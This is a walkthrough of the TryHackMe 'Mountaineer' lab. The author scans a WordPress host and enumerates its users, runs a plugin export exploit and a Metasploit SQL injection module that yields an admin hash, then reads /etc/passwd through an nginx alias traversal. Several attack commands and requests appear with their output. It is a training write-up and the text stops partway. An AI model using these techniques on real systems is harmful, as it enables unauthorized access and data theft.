

MOUNTAINEER

- <https://tryhackme.com/room/mountaineerlinux>

SCANNING

I performed an **nmap** aggressive scan and found 2 open ports on the target.


```
root@kali:~/thm/mountaineer# nmap -A -p- --min-rate 10000 -oN mount.nmap
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-30 12:37 EDT
Nmap scan report for 10.10.209.13
Host is up (0.1s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu; protocol 2.0)
| ssh-hostkey:
|   256 86:09:80:28:d4:ec:f1:f9:bc:a3:f7:bb:cc:0f:68:90 (ECDSA)
|   256 82:5a:2d:0c:77:83:7c:ea:ae:49:37:db:03:5a:03:08 (ED25519)
80/tcp    open  http   nginx 1.18.0 (Ubuntu)
|_http-title: Welcome to nginx!
|_http-server-header: nginx/1.18.0 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Linux 4.X|2.6.X|3.X|5.X (97%)
OS CPE: cpe:/o:linux:linux_kernel:4.15 cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:5
Aggressive OS guesses: Linux 4.15 (97%), Linux 2.6.32 - 3.13 (91%), Linux 3.10 - 4.11 (91%), Linux 3.2 - 4.14 (91%), Linux 4.15 - 5.19 (91%), Linux 5.0 - 5.14 (91%), Linux 2.6.32 - 3.10 (91%), Linux 5.4 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT      ADDRESS
1  161.88 ms 10.21.0.1
2  161.83 ms 10.10.209.13

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.03 seconds
```

FOOTHOLD

I accessed the web application running on the target and landed on a default **nginx** page.



I fuzzed it for hidden directories and found a directory called *wordpress*.

The screenshot shows a terminal window within the Burp Suite interface. The command run is:

```
# ffuf -u http://10.10.209.13/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories.txt
```

Output from the command:

```
v2.1.0-dev
```

```
:: Method      : GET
:: URL        : http://10.10.209.13/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories.txt
:: Follow redirects : false
:: Calibration   : false
:: Timeout       : 10
:: Threads       : 40
:: Matcher       : Response status: 200-299,301,302,307,401,403,405,500
```

Intercept is off

```
wordpress      [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 170ms] ... to the target server.
:: Progress: [62281/62281] :: Job [1/1] :: 210 req/sec :: Duration: [0:05:50] :: Errors: 0 ::
```

I accessed the page and noticed that the resources weren't being loaded properly.

The screenshot shows a web browser window with the URL 10.10.209.13/wordpress/. The page title is "Mountaineer".

Mountaineer

Mountaineer

- Home
- Pictures of Me

Mountains and nothing More

[Cho Oyu: Embracing the Enigma](#)

 ChoOyu March 16, 2024 0Comments

I am Cho Oyu, a hidden treasure nestled in the Himalayas. Though lesser-known, I hold a mysterious allure that beckons the brave to uncover my secrets. Standing tall at 26,906...

[Mountains and nothing More](#)

[Everest: The Apex of Greatness](#)

 Everest March 16, 2024 1Comments

I viewed the *network* tab in my developer's tab to see the requests made by the application and found the domain that was mapped to it.

Screenshot of a browser window showing the Mountaineer website. The Network tab of the developer tools is open, displaying network requests. One request for 'featherlight.js?...' is highlighted.

I mapped the domain to the target IP in my `/etc/hosts` file and refreshed the page.

Screenshot of the Mountaineer website after mapping the domain. The page displays two blog posts: "Cho Oyu: Embracing the Enigma" and "Everest: The Apex of Greatness". A search bar and a sidebar with recent posts are also visible.

I then fuzzed for other files in the directories and confirmed that this was a wordpress installation.

The screenshot shows the Burp Suite interface with a wordlist attack in progress. The command in the terminal is:

```
# ffuf -u http://mountaineer.thm/wordpress/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-files.txt -fc 500,405,403
```


The results pane displays the configuration and a list of files analyzed:

```
Method : GET
URL : http://mountaineer.thm/wordpress/FUZZ
Wordlist : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-files.txt
Follow redirects : false
Calibration : false
Timeout : 10
Threads : 40
Matcher : Response status: 200-299,301,302,307,401,403,405,500
Filter : Response status: 500,405,403
```

Intercept is off

File	[Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 247ms]
index.php	[Status: 200, Size: 6486, Words: 270, Lines: 102, Duration: 291ms]
wp-login.php	[Status: 200, Size: 7399, Words: 750, Lines: 98, Duration: 5325ms]
readme.html	[Status: 200, Size: 19915, Words: 3331, Lines: 385, Duration: 165ms]
license.txt	[Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 219ms]
wp-config.php	[Status: 200, Size: 135, Words: 11, Lines: 5, Duration: 242ms]
wp-trackback.php	[Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 243ms]

The `wp-login.php` endpoint was accessible which could allow me to access the dashboard and potentially get a reverse shell.



I then enumerated plugins and users using `wpscan`.

```
[root@kali: ~/thm/mountaineer]# wpscan --url http://mountaineer.thm/wordpress/ --enumerate ap,u
[+] [WPSCAN] WordPress Security Scanner by the WPScan Team
[+] [WPSCAN] Version 3.8.28
[+] [WPSCAN] Sponsored by Automattic - https://automattic.com/
[+] [WPSCAN] @_WPScan_, @_ethicalhack3r_, @_erwan_lr_, @_firefart_
[i] It seems like you have not updated the database for some time.
[+] URL: http://mountaineer.thm/wordpress/ [10.10.209.13]
[+] Started: Mon Jun 30 13:28:05 2025

Interesting Finding(s):
[+] Headers
| Interesting Entry: Server: nginx/1.18.0 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%
[+] XML-RPC seems to be enabled: http://mountaineer.thm/wordpress/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
```

```
[+] WordPress readme found: http://mountaineer.thm/wordpress/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://mountaineer.thm/wordpress/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 6.4.3 identified (Insecure, released on 2024-01-30).
| Found By: Rss Generator (Passive Detection)
| - http://mountaineer.thm/wordpress/?feed=rss2, <generator>https://wordpress.org/?v=6.4.3</generator>
| - http://mountaineer.thm/wordpress/?feed=comments-rss2, <generator>https://wordpress.org/?v=6.4.3</generator>

[+] WordPress theme in use: blogarise
| Location: http://mountaineer.thm/wordpress/wp-content/themes/blogarise/
| Last Updated: 2025-05-05T00:00:00Z
| Readme: http://mountaineer.thm/wordpress/wp-content/themes/blogarise/readme.txt
| [!] The version is out of date, the latest version is 1.1.4
| Style URL: http://mountaineer.thm/wordpress/wp-content/themes/blogarise/style.css?ver=6.4.3
| Style Name: BlogArise
| Style URI: https://themeansar.com/free-themes/blogarise/
| Description: BlogArise is a fast, clean, modern-looking Best Responsive News Magazine WordPress theme. The theme ...
| Author: Themeansar
| Author URI: http://themeansar.com

Found By: Css Style In Homepage (Passive Detection)

Version: 0.55 (80% confidence)
| Found By: Style (Passive Detection)
| - http://mountaineer.thm/wordpress/wp-content/themes/blogarise/style.css?ver=6.4.3, Match: 'Version: 0.55'

[+] Enumerating All Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)
```

```
[i] Plugin(s) Identified:  
[+] modern-events-calendar-lite  
| Location: http://mountaineer.thm/wordpress/wp-content/plugins/modern-events-calendar-lite/  
| Last Updated: 2022-05-10T21:06:00.000Z  
| [!] The version is out of date, the latest version is 6.5.6  
| Found By: Urls In Homepage (Passive Detection)  
| Version: 5.16.2 (100% confidence)  
| Found By: Readme Stable Tag (Aggressive Detection)  
| - http://mountaineer.thm/wordpress/wp-content/plugins/modern-events-calendar-lite/readme.txt  
| Confirmed By: Change Log (Aggressive Detection)  
| - http://mountaineer.thm/wordpress/wp-content/plugins/modern-events-calendar-lite/changelog.txt, Match: '5.16.2'  
[+] Enumerating Users (via Passive and Aggressive Methods)  
Brute Forcing Author IDs - Time: 00:00:04 → (10 / 10) 100.00% Time: 00:00:04
```

```
[i] User(s) Identified:  
[+] ChoOyu  
| Found By: Author Posts - Display Name (Passive Detection)  
| Confirmed By:  
| Rss Generator (Passive Detection)  
| Login Error Messages (Aggressive Detection)  
[+] Everest  
| Found By: Author Posts - Display Name (Passive Detection)  
| Confirmed By:  
| Rss Generator (Passive Detection)  
| Login Error Messages (Aggressive Detection)  
[+] MontBlanc  
| Found By: Author Posts - Display Name (Passive Detection)  
| Confirmed By:  
| Rss Generator (Passive Detection)  
| Login Error Messages (Aggressive Detection)  
[+] admin  
| Found By: Author Posts - Display Name (Passive Detection)  
| Confirmed By:  
| Rss Generator (Passive Detection)  
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Login Error Messages (Aggressive Detection)  
[+] everest  
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)  
[+] montblanc  
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)
```

```
[+] chooyu  
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)  
[+] k2  
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)  
[!] No WPScan API Token given, as a result vulnerability data has not been output.  
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register  
[+] Finished: Mon Jun 30 13:28:50 2025  
[+] Requests Done: 67  
[+] Cached Requests: 6  
[+] Data Sent: 19.83 KB  
[+] Data Received: 905.65 KB  
[+] Memory used: 270.688 MB
```

wpscan found a bunch of users and interesting plugins. The version of *modern-events-calendar* plugin seemed to have some vulnerabilities.

Google search results for "modern-events-calendar-lite 5.16.2 vulnerabilities". The results are as follows:

- Acunetix**: https://www.acunetix.com/vulnerabilities/web/modern-events-calendar-lite-multiple-vulnerabilities
- Patchstack**: https://patchstack.com/modern-events-calendar-lite-vulnerabilities
- Exploit-DB**: https://www.exploit-db.com/exploits/50084
- CVE Mitre**: https://cve.mitre.org/cgi-bin/cvename

I found an unauthenticated exploit so I downloaded it on my local system and read its documentation on **exploit-db**.

```
root@kali:~/thm/mountaineer# searchsploit 'Modern Events Calendar 5.16.2'
Exploit Title
Wordpress Plugin Modern Events Calendar 5.16.2 - Event export (Unauthenticated)
Wordpress Plugin Modern Events Calendar 5.16.2 - Remote Code Execution (Authenticated)

Shellcodes: No Results
Papers: No Results

root@kali:~/thm/mountaineer# searchsploit -m php/webapps/50084.py
Exploit: Wordpress Plugin Modern Events Calendar 5.16.2 - Event export (Unauthenticated)
  URL: https://www.exploit-db.com/exploits/50084
  Path: /usr/share/exploitdb/exploits/php/webapps/50084.py
  Codes: CVE-2021-24146
  Verified: False
  File Type: ASCII text
  Copied to: /root/thm/mountaineer/50084.py
```

```
...
Import required modules:
...
import requests
import argparse
import csv

...
User-Input:
...
my_parser = argparse.ArgumentParser(description='Wordpress Plugin Modern Events CalendarExport Event Data (Unauthenticated)')
my_parser.add_argument('-T', '--IP', type=str)
my_parser.add_argument('-P', '--PORT', type=str)
my_parser.add_argument('-U', '--PATH', type=str)
args = my_parser.parse_args()
target_ip = args.IP
target_port = args.PORT
wp_path = args.PATH

...
Exploit:
...
print('')
print('[+] Exported Data: ')
print('')
exploit_url = 'http://' + target_ip + ':' + target_port + wp_path + '/wp-admin/admin.php?page=MEC-ix&tab=MEC-export&mec-ix-action=export-events&format=csv'
answer = requests.get(exploit_url)
decoded_content = answer.content.decode('utf-8')
cr = csv.reader(decoded_content.splitlines(), delimiter=',')
my_list = list(cr)
for row in my_list:
    print(row)
```

I ran the exploit but didn't get anything useful.

```
[root@kali: ~/thm/mountaineer]
# python unauth.py mountaineer.thm -P 80 -U /wordpress
[...]
[*] WordPress Plugin Modern Events Calendar Lite < 5.16.2 - Export Event Data (Unauthenticated) [Unauthenticated]
[*] @Hacker5preme
[+] Exported Data: ./events.csv

[{"ID": "1", "Title": "Start Date", "Start Time": "End Date", "End Time": "Link", "Location": "Address", "Organizer": "Organizer Tel", "Organizer Email": "Event Cost"}, {"ID": "10", "Yearly on August 20th and 21st", "2025-08-20", "8:00 am", "2025-08-21", "6:00 pm", "http://mountaineer.thm/wordpress/?mec-events=yearly-on-august-20th-and-21st", "", "", "", "", ""}, {"ID": "9", "Monthly on 27th", "2025-07-27", "8:00 am", "2025-07-27", "6:00 pm", "http://mountaineer.thm/wordpress/?mec-events=monthly-on-27th", "", "", "", "", ""}, {"ID": "8", "Weekly on Mondays", "2025-07-07", "8:00 am", "2025-07-07", "6:00 pm", "http://mountaineer.thm/wordpress/?mec-events=weekly-on-mondays", "", "", "", "", ""}, {"ID": "7", "Daily each 3 days", "2025-07-03", "8:00 am", "2025-07-03", "6:00 pm", "http://mountaineer.thm/wordpress/?mec-events=daily-each-3-days", "", "", "", "", ""}, {"ID": "6", "One Time Multiple Day Event", "2024-03-21", "8:00 am", "2024-03-23", "6:00 pm", "http://mountaineer.thm/wordpress/?mec-events=one-time-multiple-day-event", "", "", "", "", ""}]
```

I then booted the **metasploit** framework and searched for modules related to that plugin.

```
File Actions Edit View Help
root@kali:~/thm/mountaineer
msf6 > search wordpress modern
Matching Modules
=====
#      Name                   Disclosure Date   Rank    Check  Description
-      auxiliary/scanner/http/wp_modern_events_calendar_sqli  2021-12-13   normal  Yes    WordPress [Moder] Events Calendar SQLi Scanner
  0    exploit/multi/http/wp_plugin_modern_events_calendar_rce 2021-01-29   excellent  Yes    WordPress Plugin [Moder] Events Calendar - Authenticated Remote Code Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/multi/http/wp_plugin_modern_events_calendar_rce
msf6 > |
```

Here, I found an auxiliary scanner that exploited an **sql injection** vulnerability to query username, passwords. I added the required settings and ran the scanner to find the admin credentials.

```
msf6 > use 0
msf6 auxiliary(scanner/http/wp_modern_events_calendar_sqli) > options

Module options (auxiliary/scanner/http/wp_modern_events_calendar_sqli):
Name      Current Setting  Required  Description
COUNT      1                  no        Number of users to enumerate
Proxies    no                  no        A proxy chain of format type:host:port[,type:host:port][,...]
RHOSTS    yes                 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     80                 yes       The target port (TCP)
SSL       false               no        Negotiate SSL/TLS for outgoing connections
TARGETURI /                  yes       The base path to the wordpress application
THREADS   1                  yes       The number of concurrent threads (max one per host)
VHOST     no                  no        HTTP server virtual host

Auxiliary action:
Name      Description
List Users  Queries username, password hash for COUNT users


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/wp_modern_events_calendar_sqli) > set RHOSTS mountaineer.thm
RHOSTS => mountaineer.thm
msf6 auxiliary(scanner/http/wp_modern_events_calendar_sqli) > set TARGETURI /wordpress/
TARGETURI => /wordpress/
```

```
msf6 auxiliary(scanner/http/wp_modern_events_calendar_sql) > r
[+] wp_users
=====
user_login    user_pass
_____
admin        $P$BV.Ti3d.cRhWdsEkDtiloJB9JGxEG0

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/wp_modern_events_calendar_sql) >
msf6 auxiliary(scanner/http/wp_modern_events_calendar_sql) > |
```

However, these credentials did not work.



I then fuzzed for directories and noticed something unusual. **Wordpress** stores image in the `wp-content` directory. There was a separate folder called `images`. This could mean that it probably was an alias that pointed to the actual folder inside `wp-content`.

```
[root@kali: ~/thm/mountaineer]# ffuf -u http://mountaineer.thm/wordpress/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories.txt
[...]
v2.1.0-dev
Proxy is a tool to analyze Nginx configuration. The main goal of Proxy is to prevent
denial-of-service attacks against web applications by analyzing their configuration.

:: Method      : GET
:: URL        : http://mountaineer.thm/wordpress/FUZZ
:: Wordlist   : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

[...]
images          [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 230ms]
wp-includes      [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 233ms]
wp-content       [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 235ms]
wp-admin         [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 294ms]
```

I referred to **hacktricks** and found a potential misconfiguration on the target.

[Mountaineer](#) x [Log In < Mountaineer](#) - x [Welcome to nginx!](#) x [Nginx - HackTricks](#) +

<https://book.hacktricks.wiki/en/network-services-pentesting/pentesting-web/nginx.html>

HackTricks

- ImageMagick Security
- JBOSS
- Jira & Confluence
- Joomla
- JSP
- Laravel
- Moodle
- NextJS
- Nginx**
- NodeJS Express
- PHP Tricks
- PrestaShop
- Python
- Rocket Chat
- Ruby Tricks
- Special HTTP headers ↗
- Source code Review / SAST Tools

Alias LFI Misconfiguration

In the configuration files of Nginx, a close inspection is warranted for the "location" directives. A vulnerability known as Local File Inclusion (LFI) can be inadvertently introduced through a configuration that resembles the following:

```
location /imgs {  
    alias /path/images/;  
}
```

This configuration is prone to LFI attacks due to the server interpreting requests like `/imgs../../../../flag.txt` as an attempt to access files outside the intended directory, effectively resolving to `/path/images/../../../../flag.txt`. This flaw allows attackers to retrieve files from the server's filesystem that should not be accessible via the web.

To mitigate this vulnerability, the configuration should be adjusted to:

```
location /imgs/ {  
    alias /path/images/;  
}
```

More info: <https://www.acunetix.com/vulnerabilities/web/path-traversal-via-misconfigured-nginx-alias/>

Acunetix tests:

```
alias.../ => HTTP status code 403  
alias.../ => HTTP status code 404  
alias.../ => HTTP status code 404  
alias..././././././././././ => HTTP status code 404  
alias.../ = => HTTP status code 400
```

 HackTricksAI

10.21.17.140 14:14

Translations

Nginx

- Any variable
- Raw backend response reading
- merge_slashes set to off
- Malicious Response Headers
- Default Value in Map Directive
- DNS Spoofing Vulnerability

/Rooted®



RootedCON

Learn more

When I tried the exploiting this, it worked and I was able to read local files.

The screenshot shows the Burp Suite interface with the Repeater tab selected. The Request pane displays a GET request to '/wordpress/images.../etc/passwd' with various headers. The Response pane shows the contents of the '/etc/passwd' file, which includes user information like root, daemon, and sync. The status bar at the bottom indicates a total size of 2,762 bytes over 1,241 millis.

Request

Pretty Raw Hex

```
1 GET /wordpress/images.../etc/passwd HTTP/1.1
2 Host: mountaineer.thm
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9
8 Connection: keep-alive
9
10
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Mon, 30 Jun 2025 18:24:33 GMT
4 Content-Type: application/octet-stream
5 Content-Length: 2499
6 Last-Modified: Sat, 16 Mar 2024 22:31:14 GMT
7 Connection: keep-alive
8 ETag: "65f61db2-9c3"
9 Accept-Ranges: bytes
10
11 root:x:0:0:root:/root:/bin/bash
12 daemon:x:1:1:daemon:/usr/sbin/nologin
13 bin:x:2:2:bin:/bin:/usr/sbin/nologin
14 sys:x:3:3:sys:/dev:/usr/sbin/nologin
15 sync:x:4:65534:sync:/bin:/bin/sync
16 games:x:5:60:games:/usr/games:/usr/sbin/nologin
17 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
18 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
19 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
20 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
21 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
22 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
23 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
24 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
25 list:x:35:35:Mailing List Manager:/var/list:/usr/sbin/nologin
```

Reading the /etc/passwd file disclosed more users.

```
vagrant:x:1000:1000:vagrant:/home/vagrant:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
vboxadd:x:998:1::/var/run/vboxadd:/bin/false
mysql:x:114:119:MySQL Server,,,:/nonexistent:/bin/false
dovecot:x:115:121:Dovecot mail server,,,:/usr/lib/dovecot:/usr/sbin/nologin
dovevnu:l:116:122:Dovecot login user,,,:/nonexistent:/usr/sbin/nologin
manaslu:x:1002:1002:/home/manaslu:/bin/bash
annapurna:x:1003:1003:/home/annapurna:/bin/bash
makalu:x:1004:1004::/home/makalu:/bin/bash
kangchenjunga:x:1006:1006:/home/kangchenjunga:/bin/bash
postfix:x:117:123::/var/spool/postfix:/usr/sbin/nologin
everest:x:1010:1010::/home/everest:/bin/bash
lhotse:x:1011:1011::/home/lhotse:/bin/bash
nanga:x:1012:1012::/home/nanga:/bin/bash
k2:x:1013:1013::/home/k2:/bin/bash
```

I then read the configuration file but did not find anything useful.

```

root@kali:~/thm/mountaineer# curl http://mountaineer.thm/wordpress/images..@/etc/nginx/nginx.conf --path-as-is
user www-data
worker_processes auto;
pid /run/nginx.pid;
worker_connections 768;
multi_accept on;
events {
    worker_connections 768;
    multi_accept on;
}
http {
    include /etc/nginx/mime.types;
    default_type application/octet-stream;
    ## Basic Settings
    ## Accepting: You can access this file through your hosting control panel (like cPanel's File Manager) or by using an FTP client like FileZilla.
    sendfile on;
    tcp_nopush on;
    types_hash_max_size 2048;
    server_tokens off;
    server_name _hash_bucket_size 64;
    server_name_in_redirect off;
    include /etc/nginx/mime.types;
    default_type application/octet-stream;
    ## SSL Settings
    ## Accepting: You can access this file through your hosting control panel (like cPanel's File Manager) or by using an FTP client like FileZilla.
    ssl_protocols TLSv1 TLSv1.1 TLSv1.2 TLSv1.3; # Dropping SSLv3, ref: POODLE
    ssl_prefer_server_ciphers on;
}

```

Where my WordPress configuration is stored? - Array Intouch Your WordPress configuration is stored in a file named wp-config.php. This file is located in the document root directory.

I then googled for interesting files that I could read inside the directory and tried looking for files inside `/etc/nginx/sites-available/`.

Google contents inside nginx

Beginner's Guide - nginx
nginx consists of modules which are controlled by directives specified in the configuration file...
nginx : 20 Yrs

Understanding the Nginx Configuration File Structure and ...
1 Dec 2022 — Understanding Nginx Configuration Contexts. This guide will cover t...
DigitalOcean :

